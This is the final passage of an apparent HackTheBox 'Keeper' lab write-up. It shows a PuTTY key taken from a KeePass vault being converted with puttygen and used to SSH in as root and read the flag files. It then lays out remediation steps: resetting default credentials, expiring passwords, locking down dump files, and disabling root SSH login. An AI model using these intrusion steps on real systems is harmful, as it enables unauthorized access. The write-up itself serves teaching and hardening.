❯ puttygen privatekey.ppk -o id_rsa -O private-openssh
Now with the valid key let’s set the proper permissions and try it.
1
2
3
4
5
6
7
8
9
10
11
12
❯ chmod 600 id_rsa
❯ ssh -i id_rsa root@10.129.229.41
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

You have new mail.
Last login: Tue Aug  8 19:00:06 2023 from 10.10.14.41
root@keeper:~#
Login successful. Now we can read both root and user flags.
1
2
3
root@keeper:~# cat /root/root.txt /home/lnorgaard/user.txt
164*********cf5e46***********2cb
391*********01d30f***********046
Sanitizing and Securing the Machine
In this section we will secure every attack vector that we have just exploited.
Securing Website (Port 80)
The initial compromise of the web application did not require exploiting any software vulnerabilities, RCEs, or CVEs. Instead, it was entirely caused by poor administrative practices and Operational Security (OpSec) failures.
So let’s fix everything point per point.
The first thing that we should do as a sysadmin is updating Request Tracker to the latest version.
Leaving default credentials is not a good practice. We can change that in the Admin dashboard by navigating to: Admin -> Users -> Select ‘root’ -> Access control.

Alternatively, we can also change the password via the command-line utility:
1
2
3
4
root@keeper:~# rt-passwd root
Changing password for user root.
Password: Sup3rS3cure123!
Successfully changed password for user root.
- Also, storing cleartext credentials in the user profile comments is not a good idea, we can fix that navigating to: Admin -> Users -> Select ‘lnorgaard’ and completely clear the Comments about this user field.
- Even if an initial password is required for a new employee, the critical system administration error here was allowing that temporary password to remain valid indefinitely for SSH access. We can force the employee to change his initial password after his first login using
chage:
1
root@keeper:~# chage -d 0 lnorgaard
With this the website is secured.
Securing and Sanitizing user lnorgaard
The local system has 4 main security flaws:
The user
lnorgaardwas able to access theRT30000.zipfile and extract it.Outdated
keepassversion, that lead to exploting the password manager.Direct
rootSSH LoginExposing a Non-password protected SSH Key
Let’s start by relocating the file in a secure path:
1
2
3
4
5
6
7
8
9
10
# Create a secure directory for diagnostic files
root@keeper:~# mkdir secure_dumps

# Move the sensitive files to the secure location
root@keeper:~/secure_dumps# mv /home/lnorgaard/RT30000.zip /root/secure_dumps/ && mv /root/RT30000.zip /root/secure_dumps/RT30000_1.zip

# Enforce strict ownership and permissions (Read/Write only for root)
root@keeper:~/secure_dumps# chown -R root:root /root/secure_dumps/
root@keeper:~/secure_dumps# chmod 700 /root/secure_dumps/
root@keeper:~/secure_dumps# chmod 600 /root/secure_dumps/RT30000*
Files secured, the problem now is that even if we update keepassxc that has nothing to do with the vulnerability, the problem remains since the .dmp file was a snapshot captured while the outdated keepass was running.
As a sysadmin we should remove this file completely from the machine or change all the credentials exposed and create a new dump once the updated version is running.
Now, let’s refuse any root login, we can achieve this by changing the option PermitRootLogin in /etc/ssh/sshd_config file.
1
2
3
4
5
6
7
root@keeper:~# vi /etc/ssh/sshd_config

# Change the following line:
PermitRootLogin no

# Restart the SSH service to apply changes
sudo systemctl restart ssh
Since the system now refuses any root login request, the puTTY key stored in the keepass file is now rendered useless.
We can delete the key by logging into the keepass file and following this path: Network -> keeper.htb (Ticketing Server) -> Clear the notes section.

Also, we should wipe out the root authorized_keys file.
1
root@keeper:~# echo '' > /root/.ssh/authorized_keys
All attack vectors have been remediated and secured
Final Thoughts
Keeper is a highly realistic machine that steps away from traditional web exploits and focuses heavily on Operational Security (OpSec) failures and internal misconfigurations.
The initial foothold perfectly demonstrates how human error—like leaving default credentials on a public portal or storing plaintext passwords in ticketing systems—can completely bypass even the most robust technical perimeters.
On the privilege escalation side, exploiting CVE-2023-32784 to extract the KeePass master password from a leftover memory dump was an incredibly fun and practical forensic exercise. It serves as a stark reminder for sysadmins: sensitive diagnostic files must never be left in production environments, and relying on unencrypted SSH keys—even within a password vault—creates a critical single point of failure.
Thanks for reading! I’d appreciate it if you took a look at my other posts :)